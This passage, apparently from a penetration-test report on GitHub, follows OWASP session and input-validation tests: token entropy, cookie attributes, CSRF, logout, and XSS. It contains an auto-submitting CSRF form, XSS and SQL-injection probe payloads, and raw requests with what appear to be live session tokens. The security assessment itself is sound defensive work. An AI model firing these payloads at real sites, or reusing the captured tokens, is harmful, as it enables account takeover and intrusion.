


Figure 75: For browsing just user_session

Additional cookies were updated and set at login.

Figure 76: Other cookies are set again in the reply

The **user_session** token has been analyzed using entropy testing (ent) and exhibits charac-

teristics of a high-entropy, URL-safe, randomly generated session token. Entropy per byte was measured at 4.9 bits, consistent with base64url-encoded cryptographic nonces. No meaningful structure or predictability was observed.

```
┌──(ralnasing㉿3C-21-9C-27-78-51)-[~]
└─$ echo "WmkgQ92zMH8CAR4UTm-l8VztJeN5Syk9NNQVeoQk2Q1o702O" | ent
Entropy = 4.874615 bits per byte.

Optimum compression would reduce the size
of this 49 byte file by 39 percent.

Chi square distribution for 49 samples is 436.88, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 80.1633 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
Serial correlation coefficient is 0.011393 (totally uncorrelated = 0.0).

┌──(ralnasing㉿3C-21-9C-27-78-51)-[~]
└─$ echo "CS79qW_WF4GkDXp1GMkn2jgc9cSAqlg1fcQu-22eT9zNAUVW" | ent
Entropy = 4.940841 bits per byte.

Optimum compression would reduce the size
of this 49 byte file by 38 percent.

Chi square distribution for 49 samples is 405.53, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 81.2245 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
Serial correlation coefficient is -0.062318 (totally uncorrelated = 0.0).

┌──(ralnasing㉿3C-21-9C-27-78-51)-[~]
└─$ echo "CE8-1R-DSq3zk3N2_pTiIRhci1y3Ca3nH4cnYt25xeWpHwxh" | ent
Entropy = 4.961649 bits per byte.

Optimum compression would reduce the size
of this 49 byte file by 37 percent.

Chi square distribution for 49 samples is 395.08, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 82.1837 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
Serial correlation coefficient is -0.027209 (totally uncorrelated = 0.0).
```

Figure 77: Analyzing user_session tokens

Attempts were made to decode the token, but were unsuccessful. Tokens are almost certainly just random identifiers.

11.5.2 Testing for Cookies Attributes

Testing is in accordance with the OWASP - Testing for Cookies Attributes.

We found attributes for each cookie.

- `_gh_sess`: Secure, HttpOnly, SameSite=Lax (**secure, reloading, well-configured**)

- `user_session`: Secure, HttpOnly, SameSite=Lax, Expires - 14 days (**secure, persistent, strong entropy but no binding to device/IP**)
- `Host-user_session_same_site`: Secure, HttpOnly, SameSite=Strict, Expires (**excellent CSRF protection, strict scope**)
- `logged_in`: Secure, HttpOnly, SameSite=Lax, Expires (**protected, indicates auth state, no sensitive data**)
- `dotcom_user`: Secure, SameSite=Lax, Expires (**readable by JavaScript — potential XSS exposure**)
- `preferred_color_mode`: Secure, SameSite=Lax, Expires (**non-sensitive, client-side only**)
- `saved_user_sessions`: Secure, HttpOnly, SameSite=Lax, Expires (**persistent login token, strongly protected**)
- `device_id`: Secure, HttpOnly, SameSite=Lax, Expires (**device fingerprinting, security context awareness**)
- `tz`: Secure, SameSite=Lax, Expires (**non-sensitive, client-side only**)
- `cpu_bucket`: Secure, SameSite=Lax, Expires (**client performance profiling, not security relevant**)
- `color_mode`: Secure, SameSite=Lax, Session (**UI preference, non-sensitive**)
- `_octo`: Secure, SameSite=Lax, Expires (**client identifier, used for analytics — not security-critical**)

All authentication and session-related cookies on GitHub are scoped with Path=/. SameSite=Lax for user_session protects the underlying CSRF in GET, but not in POST with some manipulation. GitHub addresses this with additional protection cookies (host-user_session_same_site) and CSRF tokens.

11.5.3 Testing for Session Fixation

Testing is in accordance with the OWASP - Testing for Session Fixation.

Based on previous testing:

- **_gh_sess** is the only session token generated before login, but it is constantly reloaded.
- **user_session** is the token that allows all actions, but is only created after a successful login.

Testing shows that GitHub probably doesn't have the Session Fixation vulnerability.

11.5.4 Testing for Exposed Session Variables

Testing is in accordance with the OWASP - Testing for Exposed Session Variables.

First, we tested eavesdropping protection - GitHub uses TLS1.3 and TLS1.2 with strong ciphers. Tested with: openssl s_client -connect github.com:443 -tls1_{1,2,3}

We also tested the enforcement of encryption during communication. Each time https was

substituted for http, https was enforced.

During testing we found that when user_session is created, Cache-Control is set to no-cache (no-store is missing - user_session can be found from the cache, which allows an attacker to take complete control of the user account - user_session is valid for 14 days).




Figure 78: user_session in cache

Vulnerability found: Session Token Stored in Browser Cache. See in 10.1.

We also tried to find POST and GET vulnerabilities, but none were found.

11.5.5 Testing for Cross Site Request Forgery

Testing is in accordance with the OWASP - Testing for Cross Site Request Forgery.

We tried to find a CSRF vulnerability, but GitHub uses an authenticity_token in most requests that could be exploited, which is unknown to the attacker, making CSRF impossible.

Figure 79: Authenticity token prevents CSRF attack

```
POST /ralnasing-orgadmin/test_private/settings/set_visibility HTTP/2
Host: github.com
Cookie: _gh_sess=
BK0N9tq0JtaqvIL5lL%2Byg%2BhiV9w4pAGgaRLYhz2pVKkJooCiQzERS%2F9YqyIL6hOnIU3ecYGzg7aKhGrD3aF7IgXs
PLGWSPKdrvuva0EFqbsXiYEUbqGRIyZ41jH6qmzgsY5mAj6VybXp6DbWZHbgIhJm2uROAw6fJEhfIwt0zRCdkEBEUeEMY0
QLjPRNUq00Hbco16Rfwq5JW9Qyd2Gb1GSAu0K76KW8nyN5eV4MElzqw2VeBthkz0ZYEjSPnkFDHP%2Bf8XHny4Vv7eiMLM
ZzglLVfRVXU2%2FTWEuSqYdloNfdjvZ4ZyPHklPaaKU7sWm8qKSApNRzr2EaBVO0YG6cdDPqqplVoEnKNNwAOq8KxCDpZi
5Eh6gG1EjF3GN%2B3D2I3GtBOxzAUkK7Lxd7e7VSIB7L2YvTE0NlB%2B8b0UD52R6cpEzMJx8ndUXs7F9sjh5ax4Y7tu3U
MazGSqo%2Bpe2aQxVsGx%2F3LuLhuWNswFDBBkXg9qIQyXFzfMh3EEYc4nzgVMMr9%2BMBC6ut%2F7VMPG9GPOCV8cMKId
iPRuYXYTD3IN46fvW4t0UVUjL9DZ%2B6gpcookMNCCv6wp4BHU81C7ZqxINNMr%2BQC%2FkoLTa4AFWhMCr5fTZf8uzSz7
adzwIinDRQ9LB1SflxOpy%2BjeP6BOyTWkOAUzSCf8cm4S7ENEVEbPbFNT4%2Fo231aHvMATIaKfF6ylsmw9CXLlZi0%2F
TT0NulkCqDn3Zfw1HDpS5pm3oquXR4LJoU6sNjfrYFpoliu9SkQk%2F00XAd6eaWWOYoJkbkfiBC6Ph830qA40Qiy0e%2B
8w7JiG2a6uJ%2FvRr4IgXEC%2BfHE9w2304brPs6nVlQoZQmwJwG9IBedCNf2kkTQllObuLcvAQonVuHuCtHLEUtCdusY1
P2JHhe3mNFepUJcSFyG23UEkt%2ByLWwNuiu94I22TtG9bqt6FrjiZQLkee78pKYn%2BsPdjxVI9azX3qHgL5bFLBVgDCP
yheVm1ftHwVZQ3IPsvFEQoI9Y8prKykMazaTbflRurvcIJjZqKNpEpp%2F0dciGOwFwtuGhQUzFw%3D%3D--XPP7D3cLLn
oc0EB1--XGmhtVjOOa%2FA5Y8LBSaxlg%3D%3D; _octo=GH1.1.1938076557.1750594617; logged_in=yes;
cpu_bucket=xlg; preferred_color_mode=dark; tz=Europe%2FPrague; _device_id=
1d72dc2e583b3c96155ec50d06947b78; saved_user_sessions=
213084235%3ACE8-1R-DSq3zk3N2_pTiIRhcily3Ca3nH4cnYt25xeWpHwxh; user_session=
CE8-1R-DSq3zk3N2_pTiIRhcily3Ca3nH4cnYt25xeWpHwxh; __Host-user_session_same_site=
CE8-1R-DSq3zk3N2_pTiIRhcily3Ca3nH4cnYt25xeWpHwxh; tz=Europe%2FPrague; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22color_
mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode%22%3A
%22dark%22%7D%7D; dotcom_user=ralnasing-orgadmin
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/ralnasing-orgadmin/test_private/settings
Content-Type: application/x-www-form-urlencoded
Content-Length: 164
Origin: https://github.com
Te: trailers

authenticity_token=
RVeV-EXH2VZlAz4CBYKw2FyGov7sJfXo6FGZ4G7RCUvul2t9cGZzz6nhllzp6HOCq6uZrOoiy9DLcRlts6lsKw&verify=
ralnasing-orgadmin%2Ftest_private&visibility=public
```

Figure 80: Authenticity token prevents CSRF attack

Finally, we found an endpoint to create a repository that does not contain an authentication token. We tried CSRF but were unsuccessful. GitHub correctly uses the SameSite=Strict—Lax attributes for session cookies.

```
POST /repositories HTTP/2
Host: github.com
Cookie: _octo=GH1.1.1798413960.1748085560; logged_in=yes; GHCC=Required:1-Analytics:1-SocialMedia:1-Advertising:1; MicrosoftApplicationsTelemetryDeviceId=
e6556298-664b-487e-91ea-29feb9025e56; MSFPC=GUID=bce8b9df781947bb981197dbeb729086&HASH=bce8&LV=202505&V=4&LU=1748085635489; _device_id=f217e3ce78f30d72582ba99566639fb3;
saved_user_sessions=213184262%3ACS79qW_WF4GkDXp1GMkn2jgc9cSAqlg1fcQu-22eT9zNAUVW; user_session=CS79qW_WF4GkDXp1GMkn2jgc9cSAqlg1fcQu-22eT9zNAUVW; __Host-user_session_same_site=
CS79qW_WF4GkDXp1GMkn2jgc9cSAqlg1fcQu-22eT9zNAUVW; dotcom_user=ralnasing-orgmem; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22color_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color
r_mode%22%3A%22dark%22%7D%7D; _gh_sess=
h84MXKM%2FyLs36xG5h9RIE%2B0rN2pM2xTIuHdsEr%2BN9hciY8BKZWlgl5Nd9Zc%2FtNOBUiDGLUWdGn%2Fvm1%2FBK7ID%2F4W1vmct3YOYmWZQKt9Uph37fpUOcEuIa9e8HwsL6uiYxOESanOvDTMyFGFuSf1iZvo9Bs7U6vFPF7
rqM8mxzI9O1d%2BdEqeIfLTT%2BTO4i%2FOyOTYIj4d7bcK2eqhBKSSCsQw6yyId7wZwe5WFkJua3lkQfjB3O%2FyNbit%2BBvLJEHZK7HIyrjJstPJIOagaEO1cRs5lOxhbfs42%2FjblxwdUp27Vvr%2BCqZyqfRFpgqIKlJl5EEz
d4TN6YCrbl5UkS0%2B0YHcP6UIIldmAIH69B7%2FFyuVOKUt93Vd8nfWJi4yTYZG%2BULNjYqBUULqDXiGnIevqYuVRGw%3D--CVIE9peoDaOlbiLX--IryISRDqz%2B2fJEuJstt3cA%3D%3D; tz=Europe%2FPrague;
cpu_bucket=xlg; preferred_color_mode=dark
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/new
Content-Type: application/json
Github-Verified-Fetch: true
X-Fetch-Nonce: v2:44f3fc9d-4652-e0c3-d673-89873689c9a2
X-Github-Client-Version: 3359fff6ff57fb8a17c7e71c734d97803fd6f301
Content-Length: 708
Origin: https://github.com
Te: trailers

{
    "owner":"ralnasing-orgmem",
    "template_repository_id":"",
    "include_all_branches":"0",
    "repository":{
        "name":"test_sql\\x27)--",
        "visibility":"private",
        "description":"",
        "auto_init":"1",
        "license_template":"",
        "gitignore_template":""
    },
```

Figure 81: CSRF attempt to create a repository

```html
<form action="https://github.com/repositories" method="POST" enctype="application/x-www-form-urlencoded">
    <input type="hidden" name='repository[name]' value='CSRFtest-repo'>
    <input type="hidden" name='repository[visibility]' value='private'>
    <input type="hidden" name='repository[description]' value='You have been CSRFed'>
    <input type="submit" value="Submit Automatically">
</form>

<script>
    document.forms[0].submit();
</script>
```

Figure 82: Used HTML form for CSRF




Figure 83: GitHub requires a login after clicking

11.5.6 Testing for Logout Functionality

Testing is in accordance with the OWASP - Testing for Logout Functionality.

GitHub meets the recommendations for the logout action:

- A log out button is present on all pages of the web application.
- The log out button should be identified quickly by a user who wants to log out from the web application.
- After loading a page the log out button should be visible without scrolling.
- Ideally the log out button is placed in an area of the page that is fixed in the view port of the browser and not affected by scrolling of the content.




Figure 84: Logout button

After logging out, all cookies related to the user session have been deleted or changed.

```
POST /logout HTTP/2
Host: github.com
Cookie: _gh_sess=
0Cdb%2FMxv8Sq6GExkODGgpJLSupWwHxTvMMEDgmVMjynaOpWcH5o%2Ff%2BXeVp9SfysTOVsQjhHfObMN3mz1PBupVOdN
p7sVZQ%2F%2F7fOgXFOkqahQ%2FhzmzOGHkVUr1xzFXo42rPpgEUiso4VuQ2HdeOYrOAqjIV5Xg%2Fg2t7zUZj8D3bChhG
QyYa8OzREDUZY24Xrzu3nJL4VnaEKL7M%2B2bGoAyYLiQ5yoXx9eM63TUxnRen3xspyOahUlO5Jhbi4DwOzEchu1Fxs9K1
1HWafFGAno%2BolotgrVIwvOIFni9x6jMtYmzO7mrhPBvt4eExOrMRTC4VafDGHdplATNtP5m2zOCajsoVQa8joc89qdsQ
r%2F4S7JsrPXPXyvjVHHG3V6aXpPlZPZrv9%2ByLHZJqZdTnt%2BccYOJ5k9uEKVPWXk%2BoS5UUnIICKAg3LXT7zq89sV
RCTo%2Fvq6TihQXobWnJbyTCrElqDNFFwFU%2FVT3YXFZZVf6L9LZOoSmPgerx18LwhyQmu6%2FmkOhbzaKn%2FFVkOedg
km8lJN7jjVHHLbcIXLOzMlOr%2BHrkZY2Bjktkl0ekfNOFPNW%2Bq03FOB6SFe5otuVBwPoXzQAOnuaoQqR7ID3M7kbYHb
OSOvb36qHFOEXZ2XOW2F9HjebJZOmGblaqUKFGzZmNOO2Cdbvdx%2Fh4bLEXGABoBTeiKrZRXJcRgXABmOOeIS9dwE%2Fk
jWcD3XSYo7Rpjj7b%2FXOOc%3D--2p%2BJ%2FuqhbKmltEjN--TFrxPQi6oAsnj3nVxIW6Sw%3D%3D; _octo=
GH1.1.1938076557.1750594617; logged_in=yes; cpu_bucket=xlg; preferred_color_mode=dark; tz=
Europe%2FPrague; _device_id=1d72dc2e583b3c96155ec50d06947b78; saved_user_sessions=
213084235%3ACE8-1R-DSq3zk3N2_pTiIRhci1y3Ca3nH4cnYt25xeWpHwxh; user_session=
CE8-1R-DSq3zk3N2_pTiIRhci1y3Ca3nH4cnYt25xeWpHwxh; __Host-user_session_same_site=
CE8-1R-DSq3zk3N2_pTiIRhci1y3Ca3nH4cnYt25xeWpHwxh; tz=Europe%2FPrague; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22color_
mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode%22%3A
%22dark%22%7D%7D; dotcom_user=ralnasing-orgadmin
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/logout
Content-Type: application/x-www-form-urlencoded
Content-Length: 173
Origin: https://github.com
Te: trailers
```

```
8  Set-Cookie: logout-was-successful=1; domain=githu
   19:44:51 GMT; secure; SameSite=Lax
9  Set-Cookie: logged_in=no; domain=github.com; path
   secure; HttpOnly; SameSite=Lax
10 Set-Cookie: _gh_sess=
   CBuzGWSe2KLhNEtZW8ughP%2B%2FrJR56b12Dscl0Dy0ynf4%
   e9MGq3zSzTqsiJS%2BQjnrTiVxJFOSS%2FI0SeJLpb42nE6aq
   grM9HAsFK6QMrMBBC6m3MpYeCXhOHz29HtGiDXTPgG5wLz1sH
   TfnaRHYqMAhr3x%2FlDIwHAuuivCL5QXFoOs1KiTzel4hdemZ
   O0cje0Z48112n75uqPe401IFjU7GOmPkzFYxRGlpQvgRjIE%2
   0kIgaE4VJ2Pln1Cc9zxZDxy7xq3QbfgLqjvBe4d5v5PuSt0z0
   iR%2F2KyhxbI88hXkCdCJzfzqieckljJ7dgbdoQZFOrB%2FuaD
   rDp3w44RhMG6tB4VfL2xdH%2FYC23RRUTr2kZ6UWCvfQYwAYx
   uvk04neeRLNOYFJ1gcxV4lcD91EwBrT%2BzRO9Ff%2FPyPPC9
   D%3D--ztqv6h9hiw71Ph9K--gjEAMClvtYAISbOu8vkBug%3D
11 Set-Cookie: saved_user_sessions=; path=/; max-age
   secure; HttpOnly; SameSite=Lax
12 Set-Cookie: user_session=; path=/; max-age=0; exp
   HttpOnly; SameSite=Lax
13 Set-Cookie: __Host-user_session_same_site=; path=
   00:00:00 GMT; secure; HttpOnly; SameSite=Lax
14 Set-Cookie: dotcom_user=; domain=github.com; path
   00:00:00 GMT; secure; HttpOnly; SameSite=Lax
15 Strict-Transport-Security: max-age=31536000; incl
16 X-Frame-Options: deny
17 X-Content-Type-Options: nosniff
```

Figure 85: Setting cookies when logging out

After reloading with the old cookies, the page was redirected to the login page.

11.5.7 Testing Session Timeout

Testing is in accordance with the OWASP - Testing Session Timeout.

Based on previous testing, the user_session is valid for 14 days and is otherwise only revoked after the user explicitly logs out.

11.5.8 Testing for Session Hijacking

Testing is in accordance with the OWASP - Testing for Session Hijacking.

All session cookies (user_session in particular) that are required to view privileged parts of the

account and privileged actions are secured using the Secure attribute. According to previous testing, Session Hijacking is not possible.

11.6 Input Validation Testing

11.6.1 Testing for Reflected Cross Site Scripting

Testing is in accordance with the OWASP - Testing for Reflected Cross Site Scripting.

We attempted to reflect XSS on the identified endpoints, but the attempt failed. Input is consistently escaped for HTML and JSON context.




Figure 86: Attempted recflected XSS

GitHub has XSS browser protection disabled (X-XSS-Protection: 0), but uses its own controls and policies. GitHub uses everywhere:

- **default-src 'none'** - Nothing (no scripts, images, styles, fonts, etc.) is allowed unless explicitly allowed by another policy.
- **script-src src** - only JavaScript scripts from the same domain (e.g. github.com) are allowed.

11.6.2 Testing for Stored Cross Site Scripting

Testing is in accordance with the OWASP - Testing for Stored Cross Site Scripting.

We attempted to find some endpoints susceptible to Stored XSS followed by testing for the vulnerability itself.

```
{
    "query":"d22cde7cfb5d7ca5a9890a08915e42f2",
    "variables":{
        "fetchParent":false,
        "input":{
            "body":"<svg/onload=alert(1)>",
            "issueFields":null,
            "issueTypeId":null,
            "parentIssueId":null,
            "repositoryId":"R_kgDOO_gGsQ",
            "title":"<svg/onload=alert(1)>"
        }
    }
}
```


Figure 87: Attempted stored XSS

